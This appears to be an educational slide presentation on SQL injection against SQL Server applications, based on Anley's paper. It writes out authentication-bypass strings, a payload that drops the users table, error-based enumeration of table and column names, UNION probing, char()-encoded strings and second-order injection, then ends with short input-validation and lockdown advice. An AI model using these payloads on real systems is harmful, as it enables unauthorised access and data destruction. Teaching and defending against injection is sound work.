



Channel Islands
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Advanced SQL Injection In SQL Server Applications

Reference article 31

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
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What is SQL?

- SQL stands for **Structured Query Language**
- Allows us to access a database
- SQL can:
 1. execute queries against a database
 2. retrieve data from a database
 3. insert new records in a database
 4. delete records from a database
 5. update records in a database

Web Application & Database communication



Typical scenario of Web application and database communication

What is SQL Injection?

- The ability to inject SQL commands into the database engine through an existing application
- Modify SQL queries so that they can return unexpected data

SQL Injection through Strings

username = admin

password = admin123

query :

```
SELECT * FROM users WHERE username = 'admin' and password = 'admin123'
```

username = ' or 1=1 --

password = anything

SQL injected query:

```
SELECT * FROM users WHERE username = ' or 1=1
```

```
-- AND password = 'anything'
```

SQL Injection through Strings

username = **admin'** --

password = anything

Query:

```
SELECT * FROM users WHERE username = 'admin' -- and password = anything
```

username = **admin'; drop table users --**

password =

Query:

```
SELECT * FROM users WHERE username = 'admin' ; drop table users; --
```

MySQL Table

Users table create command

```
create table users( id int,  
username varchar(255),  
password varchar(255),  
privs int  
)
```

Insert command

```
insert into users values( 0, 'admin',  
'admin123', 0xffff )
```

Table will look like :

| Id (int) | Username (varchar) | Password (varchar) | Privs (int) |
|----------|--------------------|--------------------|-------------|
| 0 | admin | admin123 | 0xffff |

Establish name of the table

username = ' having 1=1--

password = anything

Query:

```
SELECT * FROM users WHERE username = ' having 1 = 1; --
```

Provokes the error :

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

*[Microsoft][ODBC SQL Server Driver][SQL Server]Column '**users.id**' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.*

Establish all column names of the table

`username = ' group by users.id having 1=1 --`

Provokes the error:

*[Microsoft][ODBC SQL Server Driver][SQL Server]Column '**users.username**' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.*

Eventually formed 'username':

`' group by users.id, users.username, users.password, users.privs having 1=1 --`
equivalent to

`select * from users where username = ' or 1 = 1`

Type conversion error messages

```
username=' union select sum(username) from users --
```

Provokes the error:

*[Microsoft][ODBC SQL Server Driver][SQL Server]The sum or average aggregate operation cannot take a **varchar data type** as an argument.*

```
username=' union select sum(id) from users --
```

Provokes the error:

[Microsoft][ODBC SQL Server Driver][SQL Server]All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists

Advanced SQL Injection

Strings without quotes

```
insert into users values( 666,  
char(0x63)+char(0x68)+char(0x72)+char(0x69)+char(0x73),  
char(0x63)+char(0x68)+char(0x72)+char(0x69)+char(0x73),  
0xffff)
```

Equivalent To

```
insert into users values( 666,  
123,  
123,  
0xffff)
```

Second-Order SQL Injection

Username = admin'--

Password = password

After escaping ' query => insert into users values(123, 'admin"--', 'password', 0xffff)

| Id | Username | Password | Privs |
|-----|----------|----------|--------|
| 123 | admin'-- | Password | 0xffff |

The query to set the new password:

update users set password = 'password' where username = 'admin'--'

Input Validation

- Attempt to massage data so that it becomes valid
- Reject input that is known to be bad
- Accept only input that is known to be good

SQL Server Lockdown

- Determine methods of connection to the server
- Verify which accounts exist
- Verify which accounts can access which objects
- Verify what will be logged, and what will be done with the logs

References

- Advanced SQL injection in SQL server applications - by Anley
(http://soltys.cs.csuci.edu/blog/wp-content/uploads/2017/04/sql_injection.pdf)

Thank You!

Questions?